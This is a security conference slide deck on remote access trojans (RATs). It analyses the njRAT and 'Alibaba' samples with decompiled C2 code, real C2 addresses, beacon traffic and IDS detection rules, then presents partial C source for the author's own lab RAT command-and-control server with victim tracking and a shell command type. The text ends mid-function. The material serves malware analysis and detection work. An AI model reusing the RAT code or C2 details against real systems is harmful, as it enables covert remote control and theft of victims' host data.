

# Don't RAT Me OUT!



Lilly Chalupowski  
October 30, 2018

whois lilly.chalupowski

Table: *who.is results*

Name	Lilly Chalupowski
Status	Employed
Creation Date	1986/11/29
Expiry	A Long Time from Now
Registrant Name	GoSecure
Administrative contact	Travis Barlow
Job	Security Application Developer - Threat Intelligence

# Agenda

What will we cover?

- Disclaimer
- What is a RAT?
- Brief History of the RAT
- Wild RATs
- Why build a RAT?
- The Laboratory RAT
  - CnC Server
  - Victim Sessions
  - Command Queue
  - NCurses
- Evasion
  - NIDS (Network Intrusion Detection)
  - Debugging
  - Virtual Machines
- POC / Demo / Questions

# Disclaimer

Don't be a Criminal

disclaimer.log

The tools and techniques covered in this presentation can be dangerous and are being shown for educational purposes.

It is a violation of Federal laws to attempt gaining unauthorized access to information, assets or systems belonging to others, or to exceed authorization on systems for which you have not been granted.

Only use these tools with/on systems you own or have written permission from the owner. I (the speaker) do not assume any responsibility and shall not be held liable for any illegal use of these tools.

# What is a RAT?



# What is a RAT?

The Animal



Figure: Army RAT!

# What is a RAT

## The Tool




Figure: Darkcomet RAT



# History of the RAT

## System Administrators

- Central management
- Supporting larger user base
- Fixing issues remotely
- Solved user issues

# History of the RAT



To Support the Users



Figure: This used to be my life...

# History of the RAT

Well that Escalated Quickly



# Wild RATs



Figure: Wild Rats Eating Garbage

# Wild RATs



Figure: NJRat in the Wild

# Wild RATs

## NJRat Whitepaper Article

Attack action	Active time	Main load	Main C&C
the first time	2014.10 – 2015.7	njRAT, Downloader	Bbbb4.noip.me 31.9.48.183
the second time	2015.8 – 2016.11	DarkKomet, VBS Backdoor, AndroRAT	Bashalassad1sea.noip. me 31.9.48.183
the third time	2016.12 – Present	Android RAT, custom RAT, JS Backdoor, JS back door	82.137.255.56 Telegram.strangled.net Chatsecureelite.us.to

Figure: NJRat Whitepaper Article from 360 Research

# Wild RATs

## NJRat CnC Code

```
try
{
    OK.MeM = new MemoryStream();
    OK.C = new TcpClient();
    OK.C.ReceiveBufferSize = 204800;
    OK.C.SendBufferSize = 204800;
    OK.C.Client.SendTimeout = 10000;
    OK.C.Client.ReceiveTimeout = 10000;
    OK.C.Connect(OK.H, Conversions.ToInt32(OK.P));
    OK.Cn = true;
    OK.Send(OK.inf());
    try
    {
        string text;
        if (Operators.ConditionalCompareObjectEqual(OK.GTV("vn", ""), "", false))
        {
            text = text + OK.DEB(ref OK.VN) + "\r\n";
        }
        else
        {
            string str = text;
            string text2 = Conversions.ToString(OK.GTV("vn", ""));
            text = str + OK.DEB(ref text2) + "\r\n";
        }
        text = string.Concat(new string[]
        {
            text,
            OK.H,
            ":" ,
            OK.P,
            "\r\n"
        });
        text = text + OK.DR + "\r\n";
        text = text + OK.EXE + "\r\n";
        text = text + Conversions.ToString(OK.Idr) + "\r\n";
        text = text + Conversions.ToString(OK.IsF) + "\r\n";
        text = text + Conversions.ToString(OK.Isu) + "\r\n";
        text += Conversions.ToString(OK.BD);
        OK.Send("inf" + OK.Y + OK.ENB(ref text));
    }
}
```

Figure: NJRat Decompiled CnC Code after Unpacking

# Wild RATs

## NJRat CnC Code

```
public static string VR = "0.7d";  
  
// Token: 0x04000003 RID: 3  
public static object MT = null;  
  
// Token: 0x04000004 RID: 4  
public static string EXE = "server.exe";  
  
// Token: 0x04000005 RID: 5  
public static string DR = "TEMP";  
  
// Token: 0x04000006 RID: 6  
public static string RG = "d6661663641946857ffce19b87bea7ce";  
  
// Token: 0x04000007 RID: 7  
public static string H = "82.137.255.56";  
  
// Token: 0x04000008 RID: 8  
public static string P = "3000";  
  
// Token: 0x04000009 RID: 9  
public static string M = "Medo2*_*";
```

Figure: NJRat Interesting Strings

### njrat.rules

```
alert tcp any any -> \$EXTERNAL_NET any (
    msg:"NJRat/Bladabindi APT-C-27 Variant CnC Beacon";
    content:"medo2|2a 5f 5e|"; nocase; fast_pattern;
    pcre:"/(inf|kl|msg|pl)medo2\x2a\x5f\x5e[a-z,0-9,\+\/,\=]{1,}/i";
    flow:to_server,established;
    reference:md5,382788bb234b75a35b80ac69cb7ba306;
    reference:url,https://ti.360.net/blog/articles/analysis-of-apt-c-27;
    classtype:trojan-activity;
    sid:2000000;
    rev:01;
)
```

# Wild RATs

## Alibaba Malware Article - 6900bbd0b505126c4461ae21bb4cf85d

분석가E

Beyond The Binary

svrc.exe

MD5 : D37124B137C2087D7A908FD136A4866E  
SHA-1 : F4CD9C9AE3C1DA1A3AD02E04252490321104256A  
SHA-256 : 002132D1AACD5F8DCD28FAC86BD25C2EE666B4726DED3E263F43482E1436A1A7

alibaba.exe

MD5 : 6900BBDOB505126C4461AE21BB4CF85D [Yellow Box]  
SHA-1 : 43630A9BC54FF36E1DE8ACE53C233063C78DEA17  
SHA-256 : D057088D0DE3D920EA0939217C756274018B6E89CBFC74F66F50A9D27A384B09

이달의 운세.hwp

MD5 : C0B45C9E3D484763F664E5A41C835017  
SHA-1 : B47FB0011F61EC4BDDA75034E93F7E90E6BF6FCF  
SHA-256 : 26B8951C0979286D2994C115B06D7A28C0DB67432809B32CCF5FCB2199576641

C2

svrc.exe : hxxp://211[.]218[.]126[.]236/ct/data/icon/files/goal[.]php?miracles=1  
alibaba.exe : hxxp://211[.]218[.]126[.]236/ct/data/icon/files/goal[.]php?miracles=2  
이달의 운세.hwp : hxxp://211[.]218[.]126[.]236/ct/data/icon/files/pool.tar

Figure: Alibaba Malware Article

# Wild RATs

## Alibaba Malware Article CnC Analysis - 6900bbd0b505126c4461ae21bb4cf85d

### C2 디코딩 루틴

#### Decoding C2

C2 : youngs.dgweb[.]kr/skin15/include/bin/forlab.php

```
do
{
    byte_8D1E40[v2] ^= 0x34u;                                // youngs.dgweb.kr
    --v2;
}
while ( v2 >= 0 );
memset(dword_8D1E60, 0, 0x40u);
dword_8D1E60[0] = 0xEBE9F1AD;
dword_8D1E64 = -1380469780;
dword_8D1E68 = -287183637;
dword_8D1E6C = -1377310985;
dword_8D1E70 = -1376982048;
dword_8D1E74 = -286200348;
dword_8D1E78 = -223551261;
word_8D1E7C = -3350;
byte_8D1E7E = 0;
v3 = 29;
do
    *(dword_8D1E60 + v3--) ^= 0x82u;                      // /skin15/include/bin/forlab.php
while ( v3 >= 0 );
lword(dword_8D1E60) = 0.
```

Figure: Alibaba Malware Article Entire CnC Analysis

# Wild RATs

Alibaba Malware Article CnC Analysis - 6900bbd0b505126c4461ae21bb4cf85d



Figure: Seriously?

# Wild RATs

Alibaba Malware Analysis - What are we dealing with?




Figure: Alibaba Malware Detect It Easy

# Wild RATs

## Alibaba Malware Analysis - Entropy



Figure: Alibaba Malware Entropy

# Wild RATs

## Alibaba Malware Analysis - Debugging and Capturing




Figure: After Unpacking and Breaking on Send

# Wild RATs

## Alibaba Malware Analysis - The CnC Beacon

```
POST /skin15/include/bin/forlab.php HTTP/1.1
Host: youngs.dgweb.kr:80
Content-type: multipart/form-data;boundary=-----00072c7002257
Content-Length: 999

-----00072c7002257
Content-Disposition: multipart/form-data; name="kind"

u
-----00072c7002257
Content-Disposition: multipart/form-data; name="fname"; filename="0050569b8a550000"

....BX...PV..U.....youngs.dgweb.kr...../skin15/include/bin/
forlab.php.
*****1*****
( [REDACTED] ).....\D.e.s.k.t.o.p.\a.n.a.l.y.s.i.s.\s.a.m.p.l.e...e.x.e...
C.:.\U.s.e.r.s.\[REDACTED]\D.e.s.k.t.o.p.\a.n.a.l.y.s.i.s.\s.a.m.p.l.e...e.x.e...
-----00072c7002257--
```

Figure: The CnC Beacon

# Wild RATs

Alibaba Malware Analysis - When you see it...



Can you find what's wrong Here?

Figure: When you see it...

# Wild RATs

## Alibaba Malware Analysis - The CnC Beacon

```
POST /skin15/include/bin/forlab.php HTTP/1.1
Host: youngs.dgweb.kr:80
Content-type: multipart/form-data;boundary=-----00072c7002257
Content-Length: 999

-----00072c7002257
Content-Disposition: multipart/form-data; name="kind"

u
-----00072c7002257
Content-Disposition: multipart/form-data; name="fname"; filename="0050569b8a550000"

....BX...PV..U.....youngs.dgweb.kr...../skin15/include/bin/
forlab.php.
*****1*****
( [REDACTED] )....C:\U.s.e.r.s\ [REDACTED]\D.e.s.k.t.o.p.\a.n.a.l.y.s.i.s.\s.a.m.p.l.e...e.x.e...
C:\U.s.e.r.s\ [REDACTED]\D.e.s.k.t.o.p.\a.n.a.l.y.s.i.s.\s.a.m.p.l.e...e.x.e...
-----00072c7002257--
```

Figure: The CnC Beacon

# Wild RATs

## Alibaba Malware Analysis - The CnC Beacon

```
POST /skin15/include/bin/forlab.php HTTP/1.1
Host: youngs.dgweb.kr:80
Content-type: multipart/form-data; boundary=-----00072c7002257
Content-Length: 999

-----00072c7002257
Content-Disposition: multipart/form-data; name="kind"
u
-----00072c7002257
Content-Disposition: multipart/form-data; name="fname"; filename="0050569b8a550000"
....BX...PV..U.....youngs.dgweb.kr...../skin15/include/bin/
forlab.php.
*****1*****
(.....)
C:\.U.s.e.r.s\.....\D.e.s.k.t.o.p.\a.n.a.l.y.s.i.s.\s.a.m.p.l.e...e.x.e...
-----00072c7002257--
```

Figure: The CnC Beacon

# Wild RATs

## Alibaba Malware Analysis - What?




Figure: Really?

### alibaba.rules

```
alert http any any -> |$EXTERNAL_NET any (
    msg:"Alibaba CnC Checkin";
    content:"POST"; http_method;
    content:"Content-type|3a 20|multipart/form-data|3b|boundary="; http_header; fast_pattern;
    pcre:"/\:\d{1,5}/iH";
    content:"Content-Disposition|3a 20|multipart/form-data|3b 20|name=|22|kind|22|";
    content:"Content-Disposition|3a 20|multipart/form-data|3b 20|name=|22|fname|22 3b|";
    content:"|be 02 00 00|BX|00 00 00|PV|9b 8a|U";
    flow:to_server,established;
    metadata:date 2018-10-16;
    reference:url,http://sfkino.tistory.com/70;
    classtype:trojan-activity;
    sid:2000001;
    rev:1;
)
```

# Wild RATs

They are good at teamwork!



# TEAMWORK

Share Victory. Share Defeat.

Figure: Go Team!



# Why Build a RAT?

Because Linux

- Linux
- C Programming Language
- Learning Experience
- Find Detection Limitations
- Research the Linux Malware Ecosystem
- Some RATs fall Short (NJRat)
- Because I Can

# The Laboratory RAT



# CnC Server

## In the C Programming Language

- Sockets
  - Create
  - Bind
  - Listen
  - Accept
  - Receive
  - Process
  - Send
- PThreads

# CnC Server

It can be painful when written in C




Figure: Leslie Knope

# CnC Server

## Data Structure for Victims/Clients

### net.c

```
#ifndef NET_CLIENT_BEACON
typedef struct{
    int xor_key;                      // Packet XOR Key
    sys_info_t sysinfo;                // System Info Data Structure
} net_client_beacon_t;
#define NET_CLIENT_BEACON
#endif

#ifndef SYS_INFO
typedef struct{
    char uuid[SYS_UUID_SIZE];          // Victim UUID
    char ip[SYS_PUBLIC_IP_SIZE];        // Public IP Address
    char username[SYS_USERNAME_SIZE];   // Username
    char hostname[SYS_HOSTNAME_SIZE];   // Hostname
    char release[SYS_RELEASE_SIZE];    // Kernel Version
    char arch[SYS_ARCH_SIZE];          // Architecture
    int cpu_usage;                    // CPU Usage
    int ping;                         // Ping / Internet Speed
} sys_info_t;
#define SYS_INFO
#endif
```

# CnC Server

## Create Victims Memory Data Structure

net.c

```
net_client_beacon_t **net_create_victims(){
    int count = NET_MAX_CLIENTS;                                // Get Max Supported Clients Count
    net_client_beacon_t **v;                                     // Create Pointer to Data Structure
    v = malloc(count * sizeof(net_client_beacon_t));           // Allocate Memory for Data Array
    if (v == NULL){                                            // Error Checking
        fprintf(stderr, "[x] %s\n", strerror(errno));
        exit(EXIT_FAILURE);
    }
    for (int i = 0; i < count; i++){                           // Set to NULL
        v[i] = NULL;
    }
    return v;                                                 // Return Pointer to Data Structure Array
}
```

# CnC Server

## Data Structure for Command Queue

### net.c

```
#ifndef NET_SERVER_CMD_BEACON
typedef struct{
    int xor_key;          // XOR Key
    bool status;          // Status
    int command;          // Command
    char uuid[SYS_UUID_SIZE]; // UUID
    char data[NET_MAX_DATA_SIZE]; // Data
} net_server_beacon_t;
#define NET_SERVER_CMD_BEACON 0
typedef struct{
    char host[NET_DOMAIN_MAX]; // Host
    int port;                // Port
} net_server_cmd_shell_t;
#define NET_SERVER_CMD_SHELL 1
#endif
```

# CnC Server

## Create Commands Memory Data Structure

net.c

```
net_server_beacon_t **net_create_commands(){
    int count = NET_MAX_CLIENTS;                                // Get Max Supported Clients Count
    net_server_beacon_t **v;                                     // Create Pointer to Data Structure
    v = malloc(count * sizeof(net_server_beacon_t));           // Allocate Memory for Data Array
    if (v == NULL){                                            // Error Checking
        fprintf(stderr, "[x] %s\n", strerror(errno));
        exit(EXIT_FAILURE);
    }
    for (int i = 0; i < count; i++){                           // Set to NULL
        v[i] = NULL;
    }
    return v;                                                 // Return Pointer to Data Structure Array
}
```

# CnC Server

## Command and Control in C Sockets 0

### net.c

```
bool net_server(int port,
                net_client_beacon_t **p_victims,      // Victims Memory Array
                net_server_beacon_t **p_commands){ // Commands Memory Array
    int server_fd, client_fd;
    struct sockaddr_in server, client;
    server_fd = socket(AF_INET, SOCK_STREAM, 0);           // Create Socket File Descriptor
    if (server_fd < 0){                                    // Error Checking for Socket
        fprintf(stderr, "[x] %s\n", strerror(errno));
        return false;
    }
    if (setsockopt(server_fd,                         // Socket File Descriptor
                   SOL_SOCKET,                      // Manipulate Socket Options
                   SO_REUSEADDR,                    // Permit Local Host Reuse
                   &(int){ 1 },                     // Set Value
                   sizeof(int)) < 0){              // Check for Success
        fprintf(stderr, "[-] %s\n", strerror(errno));
    }
    memset(&server, 0, sizeof(server));                  // Zero Out Server Struct
    server.sin_family      = AF_INET;                   // Set TCP Type
    server.sin_port        = htons(port);               // Set Port
    server.sin_addr.s_addr = htonl(INADDR_ANY);         // Any Addresses
    // continued here...
}
```

# CnC Server

## Command and Control in C Sockets 1

net.c

```
if (bind(server_fd, (struct sockaddr *) &server, sizeof(server)) < 0){ return false; } // Bind to Socket
if (listen(server_fd, NET_MAX_CLIENTS) != 0){ return false; } // Listen to Socket
while (true){
    socklen_t client_len = sizeof(client);
    net_t_client_args_t *p_net_t_client_args = malloc(sizeof(net_t_client_args_t));
    while ((client_fd = accept(server_fd,
                                (struct sockaddr *)&client,
                                (socklen_t *)&client_len))){
        pthread_t t_client; // Client Thread
        p_net_t_client_args->client_fd = client_fd; // Send Client File Descriptor
        p_net_t_client_args->p_victims = p_victims; // Pointer to Victims Struct
        p_net_t_client_args->p_commands = p_commands; // Pointer to Commands Struct
        pthread_attr_t attr_t_client; // Create Thread Attributes
        pthread_attr_init(&attr_t_client); // Initialize Attributes
        pthread_attr_setdetachstate(&attr_t_client, PTHREAD_CREATE_DETACHED); // Set Detached Attribute
        if (pthread_create(&t_client,
                           &attr_t_client, net_t_client, p_net_t_client_args) < 0){ // Spawn Client Thread
            return false;
        }
    }
    free(p_net_t_client_args); // Cleanup
}
close(client_fd); // Close Client Socket File Descriptor
return true;
```

# CnC Server

## Handling Victim Sessions 0

net.c


```
void *net_t_client(void *args){
    net_t_client_args_t *p_args = args;
    int sock = p_args->client_fd;
    net_client_beacon_t **p_victims = p_args->p_victims; // Get Pointer
    net_server_beacon_t **p_commands = p_args->p_commands; // Get Pointer
    net_client_beacon_t *p_net_client_beacon = malloc(sizeof(net_client_beacon_t)); // Allocate Client
    net_server_beacon_t *p_net_server_beacon = malloc(sizeof(net_server_beacon_t)); // Allocate Server
    while (true){
        bool command = false;
        int read = recv(sock, p_net_client_beacon, sizeof(net_client_beacon_t), 0); // Read Client Beacons
        if (!read){ break; }
        if (read < 0){
            fprintf(stderr, "[-] %s\n", strerror(errno));
            free(p_net_client_beacon);
            pthread_exit(NULL);
        }
        net_update_victims(p_net_client_beacon, p_victims); // Update Victim Data
        // continued ...
    }
}
```

# CnC Server

## Handling Victim Sessions 1

net.c

```
for (int i = 0; i < NET_MAX_CLIENTS; i++){
    if (p_commands[i] != NULL &&
        (strcmp(p_net_client_beacon->sysinfo.uuid, // Check Victim UUID
                p_commands[i]->uuid) == 0)){
        command = true;
